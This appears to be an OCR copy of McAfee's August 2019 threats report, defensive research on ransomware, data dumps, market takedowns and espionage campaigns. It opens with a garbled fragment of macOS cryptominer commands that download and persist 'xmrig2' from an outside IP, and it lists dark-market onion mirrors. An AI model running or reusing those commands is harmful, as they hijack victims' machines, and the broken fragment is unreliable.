cd ~/Library/LaunchAgents
mig2.plist http://46.226.108.
-o com.proxy.initialize.plist http://46.226
-w com.apple.mig2.plist
launchctl load -w com.proxy.initialize.plist
./Users/Shared
xmrig2 http://46.226.108.171/xmrig2
+x ./xmrig2
-rf ./xmrig
./config.json
./xmrig2 -o yescrypt -o stratum+tcp://

McAfee

McAfee Labs Threats Report

August 2019

KEY CAMPAIGNS

New Ransomware Techniques Discovered

High-Profile Data Dumps Expose Billions of Accounts

Attackers Target More Lucrative Returns from Larger Enterprises

Ransomware attacks grew by 118%, new ransomware families were detected, and threat actors used innovative techniques.

Introduction

Welcome to the *McAfee Labs Threats Report, August 2019.* In this edition, we highlight the significant investigative research and trends in threats statistics and observations in the evolving threat landscape gathered by the McAfee® Advanced Threat Research and McAfee® Labs teams in Q1 of 2019.

In the first quarter of 2019, ransomware attacks grew by 118%, new ransomware families were detected, and threat actors used innovative techniques. In January, the McAfee Advanced Threat Research team was the first to discover a new ransomware family, Anatova, designed to cipher all files before requesting payment from the victim. Anatova's architecture is unusual in that it is modular, which could facilitate future development of ransomware.

This report was researched and written by:

- Christiaan Beek
- Taylor Dunton
- John Fokker
- Steve Grobman
- Tim Hux
- Tim Polzer
- Marc Rivero Lopez
- Thomas Roccia
- Jessica Saavedra-Morales
- Raj Samani
- Ryan Sherstobitoff

Follow

Share

A hacker using the moniker "Gnosticplayers" reportedly released data from large companies in Q1, which McAfee researchers have dubbed "the quarter of data dumps." We also observed a significant amount of HTTP web exploitation traffic and attempts to compromise remote machines. A notable 460% rise in the use of PowerShell as the tool of choice in targeted attacks of compromised servers was also detected. Most ransomware attackers no longer use mass campaigns, but, instead, try to get remote access where remote desktop protocol is the most used entry vector.

Even with all the sophisticated attack techniques being developed, attackers are still highly dependent on human interaction and social engineering.

Also, in Q1, new cryptojacking families—including malware targeting Apple users—were discovered amidst campaigns designed to steal wallets and credentials, along with a massive cryptomining campaign designed to exploit remote command executive vulnerability in ThinkPHP. Criminals continue to attack Internet of Things (IoT) devices with default username/password combinations that are used in popular IP cameras, DVRs, and routers. McAfee researchers also uncovered two new vulnerabilities within connected devices that allow hackers access to the personal lives of consumers via vulnerabilities in smart locks and Wemo-equipped coffee makers.

McAfee also revealed evidence that the Operation Sharpshooter campaign was more complex and extensive in scope and duration of operations.

We hope you find the Q1 2019 Threats Report enlightening and valuable to your continued campaign to thwart enemy attacks and secure your data and assets.


—Raj Samani, Chief Scientist and McAfee fellow

Twitter @Raj_Samani

—Christiaan Beek, Lead Scientist

Twitter @ChristiaanBeek

Table of Contents



New Ransomware Techniques Discovered

The 118% increase in ransomware attacks included the discovery of new ransomware families utilizing new, innovative techniques to target and infect enterprises.

McAfee researchers observed cybercriminals are still using spear-phishing tactics, but an increasing number of attacks are gaining access to a company that has open and exposed remote access points, such as RDP and virtual network computing (VNC). RDP credentials can be brute-forced, obtained from password leaks, or simply bought in underground markets. Where past ransomware criminals would set up a command and control environment for the ransomware and decryption keys, most criminals now approach victims with ransom notes that include an anonymous email service address, allowing bad actors to remain better hidden.

New ransomware families include Anatova

The McAfee Advanced Threat Research team discovered one of the new ransomware families, Anatova, before it could become a bigger threat.[1] Anatova, based on the name of the ransom note, was detected in a private peer-to-peer (p2p) network. Anatova usually uses the icon of a game or application to trick the user into downloading it. The ransomware can adapt quickly, using evasion tactics and spreading mechanisms. Anatova has a manifest to request administrative rights and strong protection techniques against static analysis which makes things tricky. Its modular design allows it to add new, embedded functionalities designed to thwart anti-ransomware methods. Data cannot be restored without payment and a generic decryption tool cannot be created with today's technology. Our analysis indicates that Anatova has been written by skilled software developers.

Top three ransomware families

Despite a decline in volume and unique ransomware families in Q4 of 2018, the first quarter of 2019 saw the detection of several new ransomware families using innovative techniques to target businesses. The top three ransomware families (based on volume) that were most active in Q1 are:

- **Dharma:** This ransomware appends various extensions to infected files and is a variant of CrySiS. The malware has been in operation since 2016, and the threat actors behind the ransomware continue to release new variants, which are not decryptable.
- **GandCrab:** This ransomware uses AES encryption and drops a file labeled "GandCrab.exe" on the infected system. The malicious software adds ".GDCB" to encrypted files and is known to be delivered to unsuspecting victims using the RIG exploit kit.

Follow

Share

- **Ryuk:** Early in Q1, an outbreak of Ryuk ransomware impeded newspaper printing services in the United States. McAfee investigated the incident and studied its inner workings, including technical indicators, cybercriminal traits, and evidence discovered on the dark web.[2] McAfee hypothesized that the Ryuk attacks may not necessarily be backed by a nation-state, but rather share the characteristics of a cybercrime operation. McAfee published an article describing how the hasty attribution of Ryuk ransomware to North Korea was missing the point. Since then, collective industry peers discovered additional technical details of Ryuk.




Figure 1. Active ransomware families of Q1 2019.

Follow

Share

It should be noted that GandCrab and Ryuk are using mostly spear-phishing as a distribution mechanism, whereas Dharma is used in RDP attacks.

New variants of another persistent family, Scarab, also have been discovered on a continued basis in 2019. In Q1, various new samples were detected, appending a range of extensions to infected files such as .zzzzzzzz, .crash, .GEFEST, .AERTEMY, .kitty, .aescrypt, .crabs, .Joke, .nosafe, .tokog, and .suffer. Some variants accept Bitcoin, as well as, DASH for payment.

No more ransom's GandCrab decryptor

The GandCrab ransomware, which appeared early in 2018 and was addressed by McAfee gateway and endpoint products, resumed activity after release of an initial decryptor. The No More Ransom collective against ransomware countered with a decryptor that unlocks files up to Gandcrab version 5.1, but GandCrab quickly followed with a new version 5.2. Europol announced in Q1 that the new decryptor allowed more than 14,000 people to save their encrypted files.[3] McAfee is proud to work alongside law enforcement and security agencies as part of the continuing No More Ransom initiative.

High-Profile Data Dumps Expose Billions of Accounts

Collection breaches dump more than two billion accounts

The first quarter of 2019 can easily be dubbed "the quarter of data dumps." Collection #1 first appeared on the popular MEGA cloud service.[4] The Collection #1 folder held more than 12,000 files and more than 87 gigabytes. Its data set appeared to be designed to target credential-stuffing attacks to leverage email and password combinations to hack into consumers' online accounts. Collection #1's data set exposed more than 770,000 unique email addresses and more than 21 million unique passwords. When the storage site was taken down, the folder filled with passwords was then transferred to a public hacking site that was not for sale but was made available for anyone to take. The large volume of files made Collection #1 the second largest breach to Yahoo and the largest public breach in history. The discovery of Collection #2–5 just weeks later pushed the campaign's total amount of stolen accounts to more than 2.2 billion.


Follow

Share

Gnosticplayers releases nearly 1 billion accounts

Hacker Gnosticplayers gained media attention, offering several rounds of releases and nearly one billion fresh account records for sale on the dark web's Dream Market. The release included data from several large companies.

The massive number of stolen credentials provide ideal ammunition for credential-stuffing attacks in which criminals attempt to take over user accounts by automatically injecting the stolen credentials into a website until they gain access to an existing account.



[[Round]] Coubic.com [1.5 million]
80.157

[[Round]] 3.06 md5 lifebear.com [japan] entrie
80.157


[[Round]] Bukalapak 13 million [alexa top 200]
80.3407

[[Round]] Youthmanual.com
80.144

Figure 2. Gnosticplayers Dream market advertisement.

Law enforcement shuts down RDP shop xDedic

In January, the FBI teamed with Belgian police and other law enforcement agencies to take down xDedic, a large RDP shop online platform selling remote desktop protocol access to hacked machines and logins, leaving major companies potentially vulnerable to data theft and ransomware. In 2016, it was reported that xDedic was selling access to about 70,000 hacked machines. In 2018, McAfee research into the RDP shop eco-climate determined that xDedic was still one of the top five most prolific RDP shops and a popular source for criminals intent on committing credit card fraud, cryptomining, ransomware, and account fraud. McAfee recently highlighted steps an organization can take to better secure RDP.



THIS DOMAIN HAS BEEN SEIZED

The domain for

xDedic

has been seized by the Federal Bureau of Investigation pursuant to a seizure warrant issued by the United States District Court for the Middle District of Florida under the authority of 18 U.S.C. § 981(b) as part of coordinated law enforcement action by:


Figure 3. Takedown notice on the Xdedic website.

Follow

Share

Dream Market shut down

In March, the largest underground dark market, Dream Market, announced its shutdown and transfer to a partner market. Dream Market administrators pointed to a large amount of distributed denial-of-services (DDoS) attacks they had to endure, but other sources suggested the shutdown was tied to the 62 worldwide arrests of dark market vendors announced by international law enforcement agencies.[5]



Dream Market
lchudifyeqm4ldjj.onion
Established 2013

Register Login 2FA Login

This market is shutting down on 04/30/2019 and is transferring its services to a partner company, onion address: weroidjkazxqds2l.onion (currently offline, opening soon)

Onion mirrors

lchudifyeqm4ldjj.onion
verified

wdsgtsqkk5sk5zmqr4pc2lqdox
fwgrjvw2i55kloczhqq3nvr3bm
3wyd.onion
jd6yhuwcivehvdt4.onion
t3e6ly3uolf4zcw2.onion
7ep7acrkunzdcw3l.onion
vilpaqbrnvizecjo.onion
igyifrhnvxq33sy5.onion
6qlocfg6zq2kyacl.onion
x3x2dwb7jasax6tq.onion
bkjcpa2klkkmowwq.onion
xytjqcfendzeby22.onion
nhib6cwhfsoyiugv.onion
k3pd243s57fttnpa.onion

Choose one of the links above if the site is loading too slow.

Forum Help

Copyright © 2013 by SpeedSteppers

Follow

Share

Attackers Target More Lucrative Returns from Larger Enterprises

Campaigns using data leakage, brute-force password spraying, automation

In the first quarter of 2019, the industry saw a rise in targeted attacks against larger organizations. These attacks, including the initial scraping of data, or reconnaissance, have been done through leakage or brute-force password spraying and a good amount of automation. Using these techniques, threat actors are required to invest little effort in pursuit of larger returns, depending on the organization and personally identifiable information (PII) exfiltrated.


ID	Tactic	Technique	Percentage of Tracked Campaigns Using This Technique
T1193	Initial Access	Spear-phishing attachment	68
T1204	Execution	User Execution	77
T1086	Execution	PowerShell	45
T1027	Defense Evasion	Obfuscated Files or Information	50
T1020	Exfiltration	Automated Exfiltration	77
T1041	Exfiltration	Exfiltration on C2 channels	72
T1043	Command and Control	Commonly used ports	72
T1071	Command and Control	Standard application layer protocols	72

Follow

Share

More than 36 publicly known targeted attacks were observed, with threat actors focusing more on larger organizations that have been surveyed to produce a more lucrative return. The McAfee Advanced Threat Research team gathered technical details and techniques through research of more than 22 targeted attack campaigns. Analysis of these details shows threat actors are going after bigger fish, and they continue to use user execution and spear-phishing attachments in attacks.

McAfee Advanced Threat Research has been monitoring the global DNS hijacking campaign targeting telecommunications, internet infrastructure providers, and government entities in the Middle East, Europe, and North America.[6] Though DNS poisoning usually occurs locally on the victim's machine or router, this attack compromised DNS setting at a much higher level—beyond the end user's control. Below is a depiction of a DNS A Record altering:


Attacker
Proxy
DNS Provider
Username, password, and domain credentials are harvested and stored
Change A Record Redirect to a malicious site
Target
Victim accessing their mail server, unknowingly being redirected to a malicious system before landing on their legitimate mail server. The victim is typically unaware and might only notice a slight delay.
Load Balancer
Victim Mail Server
Malicious cert created for legitimate mail server
Malicious system with a proxy pass through

Lazarus Group


In February, it was reported the Lazarus Group lured Russian-based organizations with a StarForce Technologies NDA agreement, tricking victims into opening the document riddled with macros and camouflaged its cabinet (CAB) files as JPEGs to lower the detection rate. Within the same month, we also became privy to another cyberespionage campaign targeting national security think tanks and academic institutions in the U.S.[7] The Lazarus Group allegedly has also launched another operation targeting the cryptocurrency space with FallChill. Connections between the Lazarus Group's malware galaxy can be found here.

Supply Chain Attacks

Operation ShadowHammer

The frequency of supply chain attacks seems to be on the rise. The supply chain attacks use backdoored software versions executed on the victim's computer, with the update allowing attacker access. The first quarter of 2019 saw the announcement that a major PC manufacturer's software-update mechanism was compromised and contained malware. The supply chain attack, Operation ShadowHammer, took place in late 2018, and targeted an unknown pool of users identified by their network adapters' MAC addresses. The backdoored executable was signed with the vendor's certificate. This might indicate that the adversaries had control over the update mechanism and could insert their "version" of the updated software.


Supply-Chain-Attack



Follow

Share

The malware contained the functionality to determine if the infected system was in the adversaries' interest. The malware used an algorithm to scan for the Media Access Control (MAC) address of the victim's network interface and hashed it to an MD5 value:



```
Ethernet adapter Ethernet:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) Ethernet Connection (2) I219-LM
   Physical Address. . . . . . . . . : 48-0B-34-95-42-33
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes

Ethernet adapter Ethernet 3:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : TAP-NordVPN Windows Adapter V9
   Physical Address. . . . . . . . . : 00-FF-0D-70-09-65
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
```

Figure 4. Routine that checks MAC address and created MDS.

The fact that the malware contains a check that looks for a VMware virtual adapter first, followed by a MAC address on the same machine with a different value, is an indicator that the adversaries knew precisely what to go after. With information on their exact targets, they had carefully planned the operation to infiltrate their victims by using a software update mechanism of a supplier.

Operation SharpShooter

In Q4 of 2018, the McAfee Advanced Threat Research team discovered a new global campaign targeting nuclear, defense, energy, and financial companies. Tagged Operation SharpShooter, this ongoing campaign leverages an in-memory implant to download and retrieve a second-stage implant—which we call Rising Sun—for further exploitation.

In Q1 of 2019, McAfee conducted a detailed analysis of code and data from a command-and-control server responsible for the management of the operations, tools, and tradecraft behind this global cyberespionage campaign. This content was provided to McAfee for

Follow

Share

analysis by a government entity that is familiar with McAfee published research on this malware campaign. The analysis led to identification of multiple, previously unknown command-and-control servers and suggests that Operation Sharpshooter began as early as September 2017, targeting a broad set of organizations in more industries and countries. The McAfee Advanced Threat Research team's analysis into the Rising Sun implants shows code overlap from malware dating to 2016 to Operation Sharpshooter. The command and control server data reveals some fascinating findings about how the server was controlled and other interesting conclusions:

Key findings

- There are multiple versions of the Rising Sun implant that have been used in attacks since at least 2016. The attackers have used backdoor Duuzer source code as a basis for their implants since early 2016.
- The attackers have been using a command and control infrastructure with the core backend written in PHP and ASP. The code appears to be custom and unique to the group, and our analysis reveals that it has been part of its operations since 2017.
- The analysis of the command and control code confirms that in earlier attacks, the Rising Sun implant was using some of the same code and data as used in Operation Sharpshooter.
- Operation Sharpshooter utilizes the same command and control code running on the servers as Rising Sun. The Operation Sharpshooter sample code and data from January 2018 included seven different command and control servers running the same command interpreter code found in Rising Sun.

The content, provided to us by a government entity, has provided insights into the Sharpshooter command and control and reveals how the actor's backend operations work. The command and control server is used, for example, to monitor the incoming traffic from victims that were infected with the Rising Sun implants. The exposure of this command and control code enables us to better understand how they manage their operations, tools, and tradecraft. This command and control data has provided the McAfee Advanced Threat Research team with the ability to detect more samples that otherwise would have remained unknown, unless we had analyzed the contents of dozens of packet captures that exhibited identical behavior.

